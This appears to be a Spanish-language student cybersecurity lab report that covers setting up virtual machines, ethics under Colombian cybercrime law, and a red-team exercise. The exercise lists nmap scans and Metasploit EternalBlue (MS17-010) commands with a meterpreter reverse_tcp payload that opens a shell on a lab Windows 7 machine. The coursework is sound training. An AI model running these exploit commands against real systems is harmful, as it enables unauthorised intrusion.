


Nota. Importación virtual box Kali Linux. Fuente propia. 2022

Los recursos asignados de la maquina son los siguientes:

Memoria: RAM 2 GB
Disco virtual: 50 GB
SO: DEBIAN 64 bit
Nombre del equipo: seminario


Ilustración 12 Verificación Máquina Linux



Nota. Verificación virtual box Kali Linux. Fuente propia. 2022

Iniciamos la máquina virtual Kali-Linux con las credenciales suministradas


Ilustración 13 Arranque máquina Kali Linux



Nota. Arranque virtual box Kali Linux. Fuente propia. 2022

Se realiza la verificación de la dirección IP asigna para la maquina **Kali Linux** la cual tomo por dhcp la **79.87.77.104**


Ilustración 14 Verificación IP



Nota. Verificación IP. Fuente propia. 2022

Se realiza pruebas de conectividad ICMP entre las tres maquina virtuales del banco de trabajo con resultados satisfactorios. Se desactivo el firewall de Windows en la maquina **Windows 7 X64**

Ilustración 15 Pruebas de conectividad



Nota. Nota. Pruebas de conectividad. Fuente propia. 2022

2.2. ETAPA 2. ACCIONES DE LOS EQUIPOS RED TEAM & BLUE TEAM DE UNA ORGANIZACIÓN EN EL MARCO DE LOS CRITERIOS ÉTICOS Y LEGALES

Respecto al anexo 2 y 3

Claramente el anexo3 compromete al empleado para guardar confidencialidad sobre posibles actos ilegales que se pudieran cometer dentro de la organización, por ejemplo en la cláusula segunda numeral 2 “Cualquier información societaria, técnica, jurídica, financiera, comercial, de mercado, estratégica, de productos, nuevas tecnologías, patentes, modelos de utilidad, diseños industriales, datos secretos como “datos de chuzadas[10], interceptación de información, accesos abusivos a sistemas informáticos”. De la misma manera la cláusula cuarta en sus numerales 4 y 9 “Abstenerse de denunciar y publicar la información confidencial e ilegal que conozca, reciba o intercambie con ocasión de las reuniones sostenidas” y “La parte receptora se obliga a no transmitir, comunicar revelar o de cualquier otra forma divulgar total o parcialmente, pública o privadamente, la información confidencial o ilegal sin el previo consentimiento por escrito por parte de Hackers Security”. Por lo anterior, se evidencia con claridad el interés del empleador en lograr la sumisión total del empleado para que gestione la información confidencial a su cargo de acuerdo a la voluntad del empleador.

[10] Chuzadas en Colombia, un fenómeno ilegal que parece no tener fin. Disponible en: https://www.elpais.com.co/colombia/chuzadas-en-un-fenomeno-ilegal-que-parece-no-tener-fin.html

De acuerdo a la ley 1273

La ley 1273 de 2009, denominada ley de la protección de la información y de los datos, cataloga las conductas mal intencionadas con el manejo de datos personales, buscando que las organizaciones se blinden legalmente. Por lo anterior se puede deducir que el anexo 2 y 3 del escenario en estudio podría vulnerar principalmente los siguientes artículos:

CAPITULO I

Articulo 269A: Acceso no autorizado de manera abusiva a los sistemas informáticos
Artículo 269F: Hace referencia a la violación de datos personales con fines lucrativos o propios, como o es la venta, la divulgación o alteración archivos, bases de datos o el empleo de código personales, etc.

CAPITULO II

Artículo 269I: Hace referencia al hurto o manipulación de los medios informáticos.
Artículo 269J: Hace referencia a la transferencia sin consentimiento de activos

Sin embargo, de acuerdo con el uso de los datos o al acceso a los mismos a lo que se vea obligado el empleado podría incurrir en la vulneración de no solo uno sino varios artículos de esta ley.

Respecto al empleo Hackers[11] Security

De ninguna manera estaría interesado en aceptar una oferta laboral de este tipo, sin embargo, al analizar este escenario he tomado conciencia de que la mayoría de las veces no se lee el detalle ni la letra pequeña de los contratos, en este caso la redacción de las cláusulas son muy evidentes y alcanzaría a reaccionar y darme cuenta de que la falta de ética a la que estuviera expuesto pero si me preocupa que los abogados hábilmente puedan redactar estas cláusulas de tal manera que no sean evidentes.

Por otro lado, en mi ejercicio profesional siempre he estado interesado en cumplir con mi responsabilidad y compromiso de fomentar el progreso de la ciencia e ingeniería y de resolver problemas a través de ello por lo tanto de ninguna manera estaría dispuesto a incumplir con el código de ética que respeto y cumplo honrosamente como persona desde antes de mi graduación y no me gustaría que todo el esfuerzo en construir una carrera se vea derrumbando y mi matricula profesional sea cancela por faltas gravísimas en su artículo 53 de la ley 842 de 2003

[11] Convertirse en hacker. 2021. Disponible en: https://www.pandasecurity.com/es/mediacenter/consejos/5-consejos-para-convertirse-en-hacker/

que contiene el código de ética profesional e incurrir con el incumplimiento de los deberes y obligaciones establecidos en el capítulo II articulo 31 (f), articulo 34 (a) y articulo 39 (a)

f) Denunciar los delitos, contravenciones y faltas contra este Código de Ética, de que tuviere conocimiento con ocasión del ejercicio de su profesión, aportando toda la información y pruebas que tuviere en su poder;

a) Ofrecer o aceptar trabajos en contra de las disposiciones legales vigentes, o aceptar tareas que excedan la incumbencia que le otorga su título y su propia preparación;

a) Mantener el secreto y reserva, respecto de toda circunstancia relacionada con el cliente y con los trabajos que para él se realizan, salvo obligación legal de revelarla o requerimiento del Consejo Profesional respectivo;

OPERACIÓN ANDROMEDA BUGGLY

El sonado caso Andrómeda del año 2014 donde la inteligencia militar utilizó como fachada un centro de operaciones llamado 'Buggly Hacker[12]', donde realizaban operaciones e interceptaciones presuntamente ilegales de las comunicaciones de periodistas y del grupo de negociador del proceso de paz que se llevó en Cuba en su momento. En los allanamientos adelantados por la fiscalía se evidenció que se saltaron todos los procedimientos dentro del marco legal, presentándose múltiples fallas de seguridad y falta de control de actividades realizadas en este centro, tanto por militares y civiles involucrados.

Desde mi punto de vista la fuerza militar se aprovechó de su estatus y actuó sin ética alguna, reclutando civiles con conocimientos para realizar delitos informáticos y lograr resultados, obviamente con el fin de recibir reconocimientos monetarios. Además, estos civiles su actuar no fue el más ético, aparte que estaban realizando espionaje y trabajando sin supervisión tenían otro objetivo que era también lucrarse con la información robada, por otro lado, había otros civiles con grandes capacidades informáticas que fueron engañados y tristemente cayeron en esta fachada de supuesta legalidad y pecaron por omisión y desconocimiento.

Este caso es evidente que se saltaron toda la legislación de la protección de la información y de los datos La ley 1273 de 2009, como también la ley inteligencia y contrainteligencia[13] que se encuentran en los lineamientos la ley 1621 de 2013.

[12] ENTER (2015). Detrás de Buggly: la historia de la fachada Andrómeda. Disponible en: https://www.enter.co/empresas/colombia-digital/detras-de-buggly-la-historia-de-la-fachada-andromeda/

[13] Contrainteligencia militar. Disponible en: https://www.dsn.gob.es/es/sistema-seguridad-nacional/qu%C3%A9-es-seguridad-nacional/%C3%A1mbitos-seguridad-nacional/contrainteligencia

La sensación que queda es que estos delitos cada vez se incrementan a medida que los desarrollos en tecnología crecen, pero la normas son inadecuadas y van muy lentas. Es muy importante que nosotros como profesionales en seguridad informática, conozcamos y nos alineemos al marco legal que reglamenta y penaliza los delitos informáticos en Colombia, actuando siempre con la mayor de las éticas y así evitar ser engañados y vernos envueltos en este tipo de situaciones ilegales y mal intencionadas que tanto daño le hacen a la sociedad y a un país.

2.3. ETAPA 3. ESCANEO DE VULNERABILIDADES EN UN SISTEMA INFORMÁTICO A PARTIR DEL USO DE METODOLOGÍAS Y TÉCNICAS DE INTRUSIÓN

Describa de manera específica las herramientas software que utilizó para llevar a cabo el anexo 4 – escenario 3 enfocado a Redteam. Deberá adjuntar evidencia de los comandos utilizados y resultados que arrojó cada herramienta utilizada, estas herramientas deben estar clasificadas según los pasos de un pentesting.


Recopilación, planificación y preparación

En esta etapa principal se realizó el reconocimiento del objetivo utilizando la herramienta NMAP, donde permite identificar las direcciones IPs, escanear los puertos, y conocer el sistema operativo.

COMANDOS UTILIZADOS:

ip add
sudo nmap -sN 79.87.77.0/24
sudo nmap -T4 -Pn -sC 79.87.77.102
sudo nmap -T4 -Pn -sC 79.87.77.103

Ilustración 16 Comandos sudo nmap



Nota. Comandos sudo nmap. Fuente propia. 2022


Investigación y análisis vulnerabilidades

En esta fase se ejecutaron las acciones para identificar las vulnerabilidades del objetivo con las herramientas **NMAP** y realizando un análisis detallado de las vulnerabilidades encontradas consultando las bases de datos de **CVE**, **NIST** y **RAPIT7**

COMANDOS UTILIZADOS:


sudo nmap 79.87.77.102 –script vuln

Ilustración 17 Comando sudo nmap




Nota. Comandos sudo nmap. Fuente propia. 2022

Ilustración 18 Comando sudo nmap




Nota. Comandos sudo nmap. Fuente propia. 2022

Ilustración 19 Vulnerabilidad CVE-2017-0143




Nota. Descripción vulnerabilidad CVE consultada en CVE Database. Fuente propia. 2022

Ilustración 20 Descripción CVE-2017-0143




Nota. Descripción vulnerabilidad CVE consultada en NIST Database. Fuente propia. 2022

Ilustración 21- Descripción MS17-010



Nota. Descripción vulnerabilidad ms17-010 consultada en Rapid7. Fuente propia. 2022

Ilustración 22 Descripción detallada ms17-010



Nota. Descripción detallada ms17-010 consultada en Rapid7. Fuente propia. 2022

Intento de penetración y explotación de vulnerabilidades

En esta fase se realizaron todas las acciones para comprometer el sistema auditado ejecutando el exploit contra las vulnerabilidades identificadas y evaluadas (CVE-2017-0143 - smb-vuln-ms17-010). Se utilizaron la herramienta Metasploit que facilitó la explotación de la vulnerabilidad y el meterpreter para ejecutar el payload y por último el shell para obtener la información del objetivo.

COMANDOS UTILIZADOS

METASPLOIT

mfsconsole
search ms17-010
use exploit/windows/smb/ms17_010_eternablue
show options
set LHOST 79.87.77.104
set payload windows/x64/meterpreter/reverse_tcp
set RHOSTS 79.87.77.103
run


METERPRETER

sysinfo
ipconfig
shell
cd..
dir
C:\Users\semi>dir
C:\Users\semi>winse20w0.exe

Ilustración 23 Explotación vulnerabilidades

